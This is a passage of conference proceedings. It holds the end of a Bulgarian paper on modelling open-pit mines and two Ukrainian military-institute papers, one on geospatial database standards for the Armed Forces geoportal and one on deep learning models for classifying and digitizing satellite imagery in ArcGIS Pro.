Функционалното моделиране се прилага за системи, подлежащи на управление. В този случай се търси функционална зависимост между параметри от даден процес, без да се изучава неговата физическа същност, което може да се използва и в обратна посока с цел управляване на процеса.

В минната геомеханика свое определено място заемат и **стохастичните модели**. Те се прилагат тогава, когато скалният масив може да бъде разгледан като дискретна среда. В основата на тези модели стоят редица природни и техногенни фактори, които дефинират скалния масив като сложна и нееднородна среда, с развити системи от пукнатини, геоложки нарушения, естествени празни пространства, пластова структура и др. **Идеята за дискретна система** от блокове с различна големина при провеждане на подземни минни работи е подходящ начин за оценка на тяхното влияние и въздействие на повърхността.

2 Геоинформационна осигуреност и специфика на минните модели

Откритите рудници са система, която се създава, развива, функционира, затихва във времето и евентуално накрая се ликвидира. При всички тези етапи се

налага събиране, обработване, представяне и съхраняване на значителна по обем и разнообразие информация, т. нар. “информационно осигуряване”.

Управлението на информационните ресурси (Information Resource Management - IRM) [6] , [7] включва:

- идентифициране на източниците на информация;
- вид и стойност на информацията, която предоставят;
- начини за класифициране, оценка, обработка и съхранение

По-популярно е използването на понятието “**информационен мениджмънт**” (ИМ), чиято основна функция е осигуряване на необходимата за вземане на решения информация чрез формиране на технологична среда. В много случаи ИМ означава представяне на нови технологични решения, свързани с управлението и съхранението . на информацията. **Основна цел** на информационния мениджмънт е да моделира данните и да е в основата на формиране изобщо на технологичната среда. **Базата от данни** е основна характеристика на ИМ и тя е структуриран обект, който освен данни съдържа и метаданни.

За количествена оценка на качеството на информационното осигуряване може да се използва т.нар. **коэффициент на информираност**

$$K_I = \frac{I_p}{I_n}, \quad (1)$$

където I_p е информацията, която е на разположение, а I_n - необходимата информация за решаване на дадена задача [2].

Граничните стойности на K_I - 0 и 1 практически не са възможни, а осигуряването на достатъчно висока степен на информираност (например $K_I > 0.7$) изисква цялостно управление на информацията в рудника.

При изграждането на модели на находища на подземни богатства, геолого-маркшайдерската информация играе основна роля. Построяването на отделни (частни) модели е полезно, но изграждането на комплексен геолого-математически модел има много по-висока стойност, осигурявайки пространствени количествени прогнози на показателите и на параметрите на процесите в масива [4].

Значимо място, като част от информационната осигуреност, имат и графичните модели, каквато е кадастралната карта за съответния минен обект (находище) и числените данни от геодезическата основа за нейното изработване [3].

Огромният обем от данни обикновено се диференцира, а обработката се осъществява с помощта на **специализирани геоинформационни системи** и информатиката, която борави с измервания и тяхната обработка, със статистически хипотези и моделиране на етапи, йерархичност в управлението и неопределеност в интерпретациите, съвместяване на различни видове информация и нейното съхраняване [10].

Значимо място имат и ГИС, които осигуряват връзката между пространствени и атрибутивни данни за минните и геоложки обекти, която връзка се реализира чрез CAD системи и СУБД [4], [9].

“Рудникът“ като система е условно понятие и за неговото изучаване се прилага моделния подход, като приоритетно е **численото моделиране**, което осигурява методологията и оптимизацията на технологичните решения при различните процеси. Числените модели се осигуряват от “информационен фонд“ (данните са освободени от изкривяващи фактори) и обединяване на различни информационни потоци, а численият модел на минните изработки е основен градивен елемент [5].

Мощен инструмент при създаването на минни модели са компютърните графични системи [8]. Програмните продукти за минно планиране и проектиране според функционалността си са две основни групи:

- неспециализирани програми;
- специализирани минни софтуери.

Към първата група се отнасят най-общо CAD (Computer Aided Design) системите за автоматизирано проектиране. Минните софтуери притежават както CAD функционалност, така и възможности за работа с геоложки блокови модели. Едни от най-сложните и популярни такива са DATAMINE, MINESCAPE (MINCOM), GEMS, MINEX, VULCAN (МАРТЕК) и др. Оптималната ефективност от тяхното използване се постига при комплексното решаване на геоложки, маркшайдерски и технологични задачи [5].

Минните модели трябва да бъдат отворени, с възможност за тяхното управление, независимо от вероятностния характер на средата, заради решаването на задачи в частична или пълна неопределеност. Добри решения, особено при прогнозирането и планирането, се получават с методите на изкуствения интелект и помощта на изкуствените невронни мрежи, подлежащи на “обучение“.

Заклучение

Разширяването на областта на прилагане на открития начин на разработване на находища подобрява технико - икономическите показатели на минна промишленост като цяло. Рудникът е многофункционален, с основно предназначение добив на подземни богатства, но и със съществени разлики от повечето други производствено-технически системи. Моделирането на рудниците позволява обективно да се оценят и опишат много техни основни характеристики и особености. Моделът на **рудника като система** гарантира неговата надеждност и ефективност - отделните съставни елементи, ако излязат от строя не влияят на цялостната работа.

Литература

1. Вълков, М. Геомеханични модели в минното дело, ИК "Св.Ив.Рилски", София, 2011.
2. Маждраков, М. Маркшайдерство. Методика на маркшайдерските работи в откритите рудници, Университетско издателство „Св. Климент Охридски“, София, 2007.

3. Ниязи–Юсуф, М. "Геодезическа основа на кадастрална карта", Годишник: Технически науки. Том XI Е, Шумен, Университетско издателство „Епископ Константин Преславски“, 2021 г.
4. Топалов, Ст. Информационно осигуряване на маркшайдерски решения, София, 2019.
5. Топалов, Ст. Оценки и модели в минната практика у нас, София, 2019.
6. Bergeron, V. Essentials of Knowledge Management, John Wiley & Sons, Inc., Hoboken, New Jersey, 2003.
7. Willard, N. Information Resources Management, Aslib Information, Vol 21, No. 5, 1993.
8. Андреев А., Петрова П., Андреева Г. Методика за оценка на ефективността на геоинформационен модел. 11 с. НК'2012 - НВУ "В. Левски" Сборник трудове, - Шумен. ISSN: 1314-3921
9. Андреева П., Андреев А.. Върху проблемите, свързани с внедряването на геоинформационни системи в България. Proceedings of International Scientific Conference 2020, Faculty of Artillery, Air Defense and Communication and Information Systems - Shumen. 397- 408 p. ISSN 2367-7902
10. Андреева П., Димова Г. Върху вида на данните използвани в геоинформационните системи. Proceedings of International Scientific Conference 2023, Faculty of Artillery, Air Defense and Communication and Information Systems - Shumen. 564 - 570 p. ISSN 2367-7902

GEOSPATIAL DATA FOR THE PORTAL OF THE ARMED FORCES OF UKRAINE

**Nataliia I. Lytvynenko, Olexander V. Korenets,
Tamara M. Kurach, Iryna O. Pidlisetska**

*Military Institute of Taras Shevchenko National University of Kyiv, Kyiv, Ukraine
n123n@ukr.net, korenetsaleksandr@gmail.com, mkurach@ukr.net, irinna2008@ukr.net*

Abstract: *The article describes the main aspects of the preparation of geospatial data for use in the Geographic Information Portal of the Armed Forces of Ukraine. The results of the analysis of the use of vector geospatial databases by the armed forces of the leading countries of the world are presented. The authors analyze the existing structure and content of vector geospatial databases used in the Armed Forces of Ukraine. The attention is focused on the requirements for the structure and content of the vector geospatial database for its use in the Geographic Information Portal of the Armed Forces of Ukraine.*

Keywords: *database, Armed Forces of Ukraine, standards, geospatial data*

Introduction

The current situation in the Armed Forces of Ukraine, which is determined by the war on the territory of Ukraine, army reform, and the harmonization of regulations with NATO standards, requires the prompt provision of up-to-date geospatial data to all structural units of the Armed Forces of Ukraine - from the leadership of the General Staff to units involved in combat operations or military exercises. The purpose of the study is to create the content and structure of spatial data in order to develop recommendations for updating the structure and content of the vector geospatial database for its use in the Geographic Information Portal of the Armed Forces of Ukraine. To achieve this goal, a number of tasks have been formulated: analysis of the experience of creating and using vector geospatial databases by relevant units in the armed forces of the leading European countries and databases used by the Topographic Service of the Armed Forces of Ukraine, development of requirements and principles for creating a database of geospatial objects.

1 The use of vector geospatial databases by units of the armed forces of the leading countries of the world.

Foreign countries already have proven technological solutions for the joint creation and use of geodata. One of the main implemented projects is the international Multi-Geospatial Coproduction Program (MGCP) [5, 8]. The main result of this program is the formation of a vector database of geospatial data with global coverage, which is used by participating members for official government and defense purposes and for the further creation of military topographic maps at scales of 1:50,000 and 1:100,000. The program was designed to last for four years and was completed in 2012, but due to continued funding and the need for constant data updates, all countries have extended the program. Currently, the program involves more than 30 countries that, by signing a memorandum

of cooperation, undertake to process a certain number of defined cells (a cell is a 10 x 10 working unit of the earth's surface, approximately 100 x 100 km). In accordance with the state agreements on the division of the area of responsibility, the participants who signed the

memorandum of understanding undertake to create a base on the territory of both their own and other foreign countries that do not participate in the project. After checking the data for correctness, they are uploaded to a centralized storage web portal with authorized access. It should be noted that in order to be able to upload data outside of their country, a program participant needs to develop a certain number of cells in other countries.

MGCP is based on the use of high-precision satellite imagery. To create vector maps, commercial satellite data acquired at the expense of the participating countries' own funds are used primarily. In addition, topographic maps at a scale of 1:50,000 and 1:100,000 from state publications are allowed. Participating countries can independently choose the processing methodology and software for collecting geospatial data from these images.

Currently, the amount of uploaded information on the territory of states not participating in the project is about 5 thousand cells. In the future, it is expected that any of the leading countries will produce up to 20 cells per year. In addition, the MGCP development plans provide for the expansion of the list of program participants and the creation of vector city plans at a scale of 1:5,000.

The MGCP vector geospatial database contains the following categories [5]:

1. Feature Dataset Annotations - a dataset for placing object classes with toponymy and explanatory texts. By default, the feature classes are as follows:

- Admin_Bdy_Anno: annotations of administrative boundaries presented in the main map frame;
- CoastAAnno: annotations of the seas and oceans represented in the main map frame;
- Road_Coat_shields (Escudos_Carreteras): symbols of shields with the names of roads shown in the main map frame;
- Road_Shields_Anno (Escudos_Carreteras_Anno): annotations to road names shown in the main map frame (deprecated layer used when creating sheets in ArcMap 10.2);
- Square_100Km_Anno: Annotation of the name of the 100-kilometer UTM grid shown in the main map frame (a deprecated layer used when creating sheets in ArcMap 10.2).

2. Feature Dataset CARTO:

- Feature Dataset for storing classes of objects of auxiliary map frames;
- Object classes that begin with ASG correspond to the Adjoining Sheet Guide Band, those that begin with EGB correspond to the Elevation Guide Band, and those that begin with JOG are not used when creating MTMs.
- The BG_BOUNDARIES_ANNO annotation object class corresponds to the annotations of administrative boundaries on the auxiliary map framework.

3. Masks of the Feature Dataset MASKS is a dataset for storing classes of mask

objects and their relationship classes. Masks exist in the form of predefined ones for the PolbndA, RailrdL, RoadL, WatrcrsL and WatrcrsA object classes.

4. MGCP Feature Dataset - a dataset for storing classes of MGCP planimetry objects. They do not have the naming structure of the MGCP feature classes, but are grouped and named thematically. Internally, they are classified into subtypes, organized using the DFDD code, which matches the last three characters of the regular MGCP name. For example, the ExtrctA object class corresponds to the material extraction and mining area object classes. It supports the subtypes AA010 (mines), AA012 (quarries), BH155 (saltworks) and BH150 (salt surface or salt desert).

5. Feature Dataset MGCP_Delta - for storing classes of objects that do not belong to the MGCP data model (Limites administrativos - administrative boundaries, Altimetria - altimetry and geodetic vertices - Vértices Geodésicos).

6. Feature Dataset MGCP_Metadata Feature Dataset for storing classes of cell metadata objects. It is not mandatory for use when creating MTMs.

As a result of processing each of the cells, a vector database in the .gdb format is formed and further data processing and creation of topographic maps takes place in ArcGis software. The main condition is the compliance of the obtained geodata with the technical documentation (MGCP Technical Reference Documentation - TRD) The technical documentation is created in HTML format and consists of three blocks: data model, manual with rules for identification and description of geospatial objects, data quality requirements [5].

2 Analysis of the existing structure and content of vector geospatial databases used in the Armed Forces of Ukraine.

Ukraine has also developed military standards of the series "110 - Topographic and Navigation Support" (18 standards in total, all valid) [1].

In addition to standardization work, since independence, Ukraine has developed a number of laws and other regulatory documents in the field of topographic and geodetic support and activities, among which the following regulatory documents should be highlighted [3, 4, 6, 7, 9, 10].

The Topographic Service of the Armed Forces of Ukraine uses geospatial databases created in accordance with the Military Standard "Database of cartographic information for creation and use in ArcGis geographic information systems" (VST 01.110.001 - 2011

(01) of 14.10.2011). The structure of a digital terrain map (DTM), according to the said standard, is an object-oriented digital terrain model recorded on a machine medium in the established structure and codes, in projections, coordinate and height system accepted for topographic maps, which corresponds to a map of the appropriate scale in terms of accuracy and content [3]. The structure of the basic content segments (groups of objects) of the DEM corresponds to the Classifier of Topographic Information [4]. In total, the standard defines eight basic segments. Each segment may include several sub-segments, the objects of which are combined according to genetic, spatial or other thematic principles.

The structure of digital cartographic information (DCI) in vector databases is based on the principles of object-oriented systems and consists of elements, objects, generalized

objects, subsegments and segments. Topographic objects can be elements and objects of DSC. The main component of a CGI is an object that can have many elements and be part of a generalized object. Generalized objects or independent objects that are not part of them are combined into subsegments and segments. According to the type of spatial localization, all topographic and generalizing objects of DSC are divided into point, linear and planar. The semantic properties of topographic and generalizing objects are reflected in semantic information. Semantic information consists of a set of qualitative and quantitative characteristics that are attributes of these objects.

Each topographic and generalized DSC object has a unique identification code. All

DSC elements that refer to a particular DSC object shall have the identification code of this object in the corresponding attribute, and all objects that refer to a particular generalized object shall have the identification code of this generalized object. Each topographic object of the DCC has a topographic code in accordance with the national Classifier of topographic information [4].

Two concepts are used to describe information in a database: attribute and domain. An attribute is a column in a database table characterized by its type (character, numeric), length, and precision. If an attribute is specified by a set of values, this list of values and their codes is called a domain. When describing the information structure of storing and working with a digital mapping information database, the types of attributes that meet the requirements of the ArcGIS geodatabase are introduced and a list of domains with corresponding attributes is defined. For example, the list of information of subsegment Tab51_L - linear objects of segment No. 5 "Industrial, agricultural and socio-cultural objects" has the following characteristics (Table 1). This database subsegment displays pipelines, power lines and communication lines.

Table 1:List of information of the subsegment Tab51_L

No. s/n	Attribute name	Attribute description	Attribute type	Length	Accuracy
1.	KOD	Topographic code	esriFieldTypeString	8	char
2.	K1	Relative height	esriFieldTypeDouble		double
3.	K3	Condition.	Dom_3		longint
4.	K7	Depth	esriFieldTypeDouble		double
5.	K9	Other name	esriFieldTypeString	50	char
6.	K42	Availability of communication points	Dom_42		longint
7.	K47	Functional purpose	Dom_47		longint
8.	K72	Internal structure of the object	Dom_72		longint
9.	K85	Specialization	esriFieldTypeString	20	char
10.	K200	Conditional abbreviation	esriFieldTypeString	20	char
11.	UKR	Ukrainian title	esriFieldTypeString	50	Char
12.	ENG	English title	esriFieldTypeString	50	char
13.	NATIONAL	National name	esriFieldTypeString	50	char

KOD - topographic code according to the "Classifier of topographic information for topographic maps at scales of 1:10 000, 1:25 000, 1:50 000, 1:100 000, 1:200 000, 1:500000, 1:1 000 000";

K1 is a relative height attribute specified by the domain Dom_4 (has one characteristic of relative height in meters);

K3 - the state of the object, which is specified by the domain Dom_3 (includes 17 possible characteristic codes: active, destroyed, etc.);

K9 - a custom name specified by the ArcGIS esriFieldTypeString alphabetic attribute with a length of up to 50 characters;

K35 - the nature of the object's location relative to the earth (water) surface, which is specified by the Dom_35 domain (includes 7 possible characteristic codes: aboveground, underground, etc.);

K41 - voltage (for electrical networks) specified by the ArcGIS double-precision numeric attribute esriFieldTypeDouble;

K47 is a functional purpose specified by the domain Dom_47 (includes 545 possible characteristic codes for different groups of objects: socio-cultural, industrial, etc);

K48 is the type of power line pole specified by the Dom_48 domain (includes 2 possible characteristic codes: metal (reinforced concrete) and wooden);

K49 - the number of power lines and pipes specified by the ArcGIS attribute;

UKR - Ukrainian name specified by the ArcGIS esriFieldTypeString letter attribute of up to 50 characters;

NATIONAL - national name (for foreign countries) specified by the ArcGIS esriFieldTypeString letter attribute up to 50 characters long;

SHAPE is a type of ArcGIS graphical linear tribute for describing an object.

At present, vector databases used in the AFU TS do not fully meet the requirements of the above standard, and the standard itself needs to be revised due to the development of technologies and software. There are also other factors that require scientific justification for improving the technology of creating and using a vector database for the needs of the AFU, namely:

-The need to unify the structure of the database (data formats, data collection and validation methods for its formation);

-The databases used for geoinformation support of the troops (forces) of the Armed Forces of Ukraine were amended in accordance with current tasks;

-These changes in certain cases disrupted the topological relationships between its elements, and added new subsegments of the database and attribute characteristics of objects;

-The implementation of the AFU Geoportal requires the adaptation of the geodatabase to be used in it in accordance with the principles of creation and functioning and the tasks of the geoportal.

3 Requirements to the structure and content of the vector geospatial database for its use in the Geographic Information Portal of the Armed Forces of Ukraine

The structure and content of vector geospatial databases ensure the accuracy and efficiency of spatial data management. To organize such databases that provide effective analysis, visualization and search of spatial data, several key aspects must be taken into account.

First, the structure of a vector geospatial database must be carefully designed to accommodate different types of spatial data. This includes defining appropriate data models, such as points, lines, and polygons, to represent different geographic features. In addition, the database must support the storage of attribute data associated with these features, allowing for the integration of both spatial and non-spatial information.

Secondly, the content of a vector geospatial database must comply with certain standards and recommendations. This ensures consistency and interoperability between different databases and applications. For example, the database must be created and filled with data in a specific coordinate system to accurately represent the Earth's surface. In addition, the database should contain metadata that provides important information about data sources, quality, and frequency of updates.

Finally, the scalability and performance of a vector geospatial database are key elements. As the volume of spatial data continues to grow exponentially, the database must be able to handle large datasets efficiently. This implies implementing appropriate indexing and spatial query optimization techniques to ensure fast retrieval and analysis of spatial data. In addition, the database should support data compression and data partitioning strategies to optimize storage and processing capabilities.

The creation of a vector geospatial database should be based on the following basic principles:

- 1) indefinite use and operation of the geospatial database;
- 2) consistent adherence to the model-driven information systems architecture methodology at all stages of design, implementation and operation of the geospatial database;
- 3) completeness of classes of topographic objects and their attributes, which ensures modeling and storage of all objects in the geospatial database;
- 4) uniqueness and completeness of identification of objects in the geospatial database, whereby each object is assigned a unique identifier and a code according to the relevant classifier;
- 5) the topological consistency of geometric models of objects must be at least at the level of the topology of the planar graph for all adjacent and intersecting objects;
- 6) support for metadata both for classes of objects and for their specific instances and/or attributes, as well as versions when registering any changes to objects;
- 7) use of an object-oriented database management system to implement an integrated storage of all information resources in a single DBMS environment with functional extensions for storing and processing geospatial data;
- 8) harmonization of geospatial data and metadata models, data exchange formats, methods and procedures for data quality assessment is carried out in accordance with the

requirements of the set of international standards of the ISO 19100 series "Geographic Information/Geomatics";

9) implementation of tools for editing and updating data based on the results of topographic monitoring of the area [8].

The conceptual model of a geodatabase should be represented in an application diagram using a unified modeling language regardless of the specific database implementation environment. Implementation schemas for different methods (e.g., relational or object-relational database, XML file transfer, web service API specifications) and implementation platforms should be derived mostly automatically from the formal description of the application schema. Changes to information requirements are applied to the schema and never directly to the implementation.

To ensure the application of the model-driven architecture methodology, a specification should be developed that meets the requirements of the national standard DSTU ISO 19131 "Geographic Information. Specification of geographic information product".

The logical modeling of geometric elements of geospatial objects in an object-oriented DBMS and the organization of access to the DBMS should be carried out in accordance with the following standards of the ISO 19100 series and the OGC consortium [9].

The content and structure of basic geospatial data should be defined in the application scheme in accordance with DSTU [1]. Classes of objects of basic geospatial data sets should have a clear definition, methods of creating class objects and spatial representation of these objects should be described. For each class of objects, nodal points should be defined to establish mandatory topological relationships between adjacent objects and the specifics of determining the spatial properties of objects using different sources.

The rules for digital description of object classes should determine the structure, composition, coding system and rules for formalized representation in digital data about objects, consisting of a digital description of the spatial characteristics (geometry) of the object, its attributes, spatial and logical relationships with other objects and metadata on the sources, accuracy and relevance of all object characteristics. The established rules for digital description of object classes should also be used in the development of topological rules for the integrity of the geodatabase.

Acknowledgments

The use of vector-based geospatial databases facilitates integration and interoperability between different units of the armed forces. Such databases provide a standardized format for storing and sharing geospatial data, ensuring that all units have access to the same accurate and up-to-date information. This interoperability improves coordination and cooperation between different military units, allowing them to work together more effectively and efficiently to achieve common goals, and emphasizes the critical role of geospatial information in modern military operations for defense

and security purposes. The structure and content of the vector geospatial database to

be used in the Geoinformation Portal of the Armed Forces of Ukraine must meet the requirements of national and international standards for geographic information. The requirements for the structure and content of a vector geospatial database are important for the effective management of spatial data. By carefully designing the structure of the database, adhering to standards and ensuring scalability and performance, it can provide accurate and efficient storage, search and analysis of spatial data in the Geographic Information Portal of the Armed Forces of Ukraine.

References

1. DSTU ISO 19109:2017 Geographic information. Rules for an applied scheme. (ISO 19109:2015, IDT).
2. DSTU ISO 19107:2017 Geographic information. Spatial scheme. (ISO 19107:2003, IDT).
3. Catalog of military standards as of 01.08.2022, Department of Standardization, Codification and Cataloging. Kyiv. 2020. https://www.mil.gov.ua/content/mil_standard/mil_standard_catalog_01082022.docx.
4. The information collector, which is displayed on topographic maps of scales 1:10,000, 1:25,000, 1:50,000, 1:100,000, 1:200,000, 1:500,000, 1:1,000,000 (Approved by the Minister of Geodesy, Cartography and Cadastre of the Cabinet of Ministers of Ukraine in 1998. Approved by the Head of the Central Topographic Department of the General Staff of the Armed Forces of Ukraine).
5. MGCP. Technical Reference Documentation. TRD4 v4.4. https://dev.luciad.com/portal/productDocumentation/LuciadFusion/docs/article/s/guide/mgcp/mgcp_standard.html.
6. Basic principles of creation and updating of topographic maps of scales 1:10000, 1:25000, 1:50000, 1:100000, 1:200000, 1:500000, 1:1000000 (Approved by the Order of Head Office of Geodesy, Cartography and Cadaster of Ukraine from 31.12.1999 and approved by the Central Topographic Department of the General Staff of the Armed Forces of Ukraine).
7. On the provision of technical means for geospatial data, metadata, and geoinformation services of the national geospatial data infrastructure: Order of the Ministry of Agrarian Policy and Food of Ukraine dated November 10, 2021, No. 347.
8. Roberto, J. Casal Cañazares (2018). Multinational cooperation. MGCP geospatial coproduction program. Mapping magazine, Vol. 27 (190), 16-24. <https://ojs.revistamapping.com/MAPPING/article/view/143/33>.
9. Law of Ukraine. On topographic-geodetic and cartographic activity №353-Kyiv from 23.12.1998.
10. Law of Ukraine. On national infrastructure of geospatial data. No. 554-IX Redacted from 31.12.2023, Edition - 2801-IX.

APPLICATION OF DEEP LEARNING METHODS FOR PROCESSING REMOTE SENSING DATA IN THE INTERESTS OF THE ARMED FORCES OF UKRAINE

Illia V. Martsenkovskyi, Natalia I. Lytyvnenko

*Military Institute of Taras Shevchenko National University of Kyiv, Kyiv,
ne100maping@gmail.com, n123n@ukr.net*

Abstract: *The study analyzes the possibilities of using remote sensing and deep learning for the operational processing of geospatial data in the military sphere. Popular neural network models, such as YOLO, Faster R-CNN, U-Net, and their application for automatic object recognition, area classification, and image segmentation are considered. The effectiveness of deep learning in the tasks of rapid processing of large amounts of data to solve the problems of the Topographic Service of the Armed Forces of Ukraine is substantiated.*

Keywords: *remote sensing, deep learning, neural networks, military analytics, Armed Forces of Ukraine.*

Introduction

Remote sensing is a strategically important tool in the modern military environment, allowing to obtain various data about the environment, terrain, infrastructure, and objects. Sensors installed on satellites, aircraft or unmanned aerial vehicles provide access to high spatial resolution images, which makes it possible to perform a wide range of tasks: from strategic analysis to tactical support of operations on the battlefield.

The peculiarity of using remote sensing data for military purposes is the need to quickly process and analyze large amounts of information to make operational decisions. In this context, artificial intelligence technologies, in particular neural networks, are particularly promising, as they are highly capable of pattern recognition, object classification, and adaptive learning based on input data. Military analytics, backed by deep learning capabilities, provides significant benefits: improved accuracy of forecasting and object recognition, accelerated image processing, which contributes to more effective support of tactical and strategic decisions.

One of the key aspects that determines the effectiveness of remote sensing is the use of deep learning methods that allow processing geospatial data with a high level of detail. Thanks to these technologies, it is possible not only to create maps of objects in real time, but also to analyze changes in the territory, track the dynamics of environmental and man-made processes, and respond quickly to emerging threats.

Modern research in the field of remote sensing data processing is increasingly focused on the integration of neural networks, as they can significantly expand the capabilities of territory monitoring for military purposes. This paper aims to investigate the most effective neural network architectures for analyzing remote sensing data, compare their performance, and determine the best options for use in military operations.

1 Overview and relevance of deep learning models

In the modern military sphere, remote sensing data processing is critical for operational decision-making. The basis of image processing in remote sensing is Convolutional Neural Networks (CNN), which are capable of analyzing large amounts of pixel data with high efficiency. CNNs are built to automatically extract image features (objects, borders, textures), which makes them ideal for object recognition, area classification, and image segmentation. Many specialized models have been developed on the basis of CNN, each of which solves a specific type of task required for military purposes [5].

The most common CNN models for remote sensing processing include the following:

1. **YOLO (You Only Look Once)** is one of the most well-known models for real-time object detection. YOLO processes the image in one pass, instantly determining the location and class of several objects simultaneously. This makes the model ideal for tasks that require fast processing, such as monitoring the area by drones or patrol systems, which provides operational situational awareness [1, 2];

2. **Faster R-CNN** is one of the leading models for detecting objects with high accuracy. It consists of two stages: first, it identifies regions where objects are likely to be located, and then it classifies these objects. Faster R-CNN is suitable for tasks that require detailed analysis and precise localization of objects, such as detecting military equipment or infrastructure [1, 2];

3. **Mask R-CNN** is an extension of Faster R-CNN that adds the ability to semantically segment objects. In addition to determining the location of objects, Mask R-CNN creates an accurate mask for each object, allowing you to display its outline. This is useful for tasks where the exact shape of the object is important, such as mapping buildings or analyzing complex structural elements on the battlefield [1];

4. **U-Net** is a segmentation model developed specifically for medical images, but is very popular for remote sensing applications, especially when limited data sets are available. U-Net provides high accuracy in identifying object boundaries, which makes it useful for detailed mapping and dividing areas into different classes (e.g., forests, water resources, urbanized areas);

5. **DeepLab** is a model for semantic segmentation that uses convolutional layers with a large field of view to more accurately analyze large objects or background elements in images. DeepLab allows you to categorize images into specific areas, such as natural reserves, fields, or residential areas, which can be useful for environmental monitoring and strategic planning;

6. **ResNet (Residual Networks)** is one of the basic models for image classification tasks, which, thanks to residual connections, allows you to create deep networks without losing accuracy. ResNet is often used as a basic model for detection and

classification in CNN tasks, and is also a part of many other specialized architectures (e.g., ResNet-50, ResNet-101);

7. **PSPNet (Pyramid Scene Parsing Network)** is a model that performs semantic segmentation based on the context of surrounding pixels at different scales. PSPNet allows you to divide territories into different classes in detail, which is suitable for tasks where you need to take into account the relationship between different objects in the image, for example, when creating multi-layer maps;

8. **DenseNet** is a model that uses dense connections between layers to improve classification efficiency and accuracy. DenseNet performs well when processing images with many details and can be used for object classification and detection tasks that require deep analysis of textures and shapes.

The application of each of these models depends on the specifics of the task:

- **object detection:** YOLO, Faster R-CNN, Mask R-CNN - allow you to detect specific objects or equipment on the ground;
- **semantic segmentation:** DeepLab, U-Net, PSPNet - provide allocation and division of territories into different classes, with a clear definition of object boundaries;
- **classification of territories:** ResNet, DenseNet - allow you to analyze and classify large amounts of images for strategic planning.

Thanks to the ability to scale and adapt to complex remote sensing data, CNN neural networks can automate and significantly speed up information processing in the military. Each model can be adapted to a specific task, which provides the military with significant advantages in speed, accuracy of object recognition, and real-time analysis of territories.

2 An example of applying a reference deep learning model for processing remote sensing data based on convolutional neural networks

The application of deep learning models to land cover classification is important in areas such as urban planning, resource management, change detection, and military. While there are open datasets for this purpose, their coverage often does not meet specific needs. Off-the-shelf deep learning models offer an efficient approach to getting results quickly and accurately.

For example, the **High Resolution Land Cover Classification - USA** model is designed to process orthorectified images with a spatial resolution of 80-120 cm/pixel using three channels: red, green, and blue. You can download it through ArcGIS Online and use it to complete a task [8, 9, 13].

To perform the classification, we downloaded the **High Resolution Land Cover Classification - USA** model, prepared an image that meets the model's requirements, and added a layer of this image to ArcGIS Pro software. Then the area for analysis was selected.



Figure 1: Image of the working project area in ArcGIS Pro

On the Analysis tab, select Tools.




Figure 2: A set of “Tools” in the “Analysis” tab

Next, in the Geoprocessing panel, in the Toolboxes, find the Image Analyst tools and select Classify pixels using deep learning.




Figure 3: Path to the “Classify pixels using deep learning in the Deep Learning section” tool

On the **Settings** tab, configure the variables:

1. **input image** - select the required satellite image;
 2. **output classified raster** - specify the class of objects for the classification result;
 3. **model definition** - specify a file of a pre-trained or customized model;
 4. **arguments (optional)** - change the parameters as needed:
 - **batch_size** - the number of images processed at each stage;
 - **tile_size** - the size of image **tiles** for classification;
 - **padding** - the number of pixels on the border for smoother results and reduced artifacts at the edges;
 - **predict_background** - if True, the background is also classified;
 - **test_time_augmentation** - additional predictions of reversed and returned options for accuracy;
 - **detailed_classes** - True by default (displays 9 cover classes). If `detailed_classes=False`, it displays 7 generalized classes.
- On the **Environment Settings** tab, set:
1. **processing extents** - select "Current display extents" or another option;
 2. **cell size (required)** - set the value to 1 (in meters);
 3. **processor type** - select CPU or GPU (GPU is recommended if available by specifying the GPU ID).




Figure 4: Setting values in the “Settings” tab

Click Run. After a while, a classified layer with objects is added to the map: water, grass vegetation, forest, soil cover, built-up areas, and roads. The resulting data can be used, for example, to analyze changes in land cover or calculate various indices.



Figure 5. The result of the working project

3 Using a deep learning model to automate the digitization of building contours

Digitization of building contours is one of the most labor-intensive and routine tasks in the creation of topographic maps, requiring significant human resources and time. To automate this process, we developed a deep learning model based on Mask R- CNN, which can increase the speed and efficiency of this task. The model is designed to be used in the process of creating and updating vector city plans, in particular for analyzing high spatial resolution satellite images [14].

To test the model, we used a satellite image of the city of Kyiv covering an area of 16 square kilometers. The image has a resolution of 25 cm per pixel, which ensures high quality of the input data for object recognition.



Figure 6: A fragment of the Kyiv satellite image before processing

According to the norms of "time for topographic and geodetic and cartography work performed in the topographic service of the Armed Forces of Ukraine," it takes about 70 hours to digitize buildings in such a territory using traditional methods. However, the use of the developed deep learning model made it possible to automate this process, reducing the processing time to 8 minutes. This resulted in a 525 times increase in efficiency compared to traditional technology, which is a significant achievement.

After automatic processing, an additional verification stage is provided to check the correctness of the results in complex areas, which is performed by a mapping technician. This is necessary to eliminate possible inaccuracies, in particular in areas with a high density of objects or specific terrain conditions.



Figure 7: Fragment of the satellite image of Kyiv after processing

Acknowledgments

The use of modern remote sensing technologies and deep learning methods in the military opens up new horizons for improving the efficiency, accuracy, and effectiveness of decision-making. Thanks to powerful neural network algorithms, in particular the Faster R-CNN model, the technologies are able to automate the processes of object

recognition, area classification, and semantic image segmentation. This makes it possible to create detailed maps in real time, track dynamic changes on the ground, analyze environmental and man-made processes, and respond quickly to emerging threats.

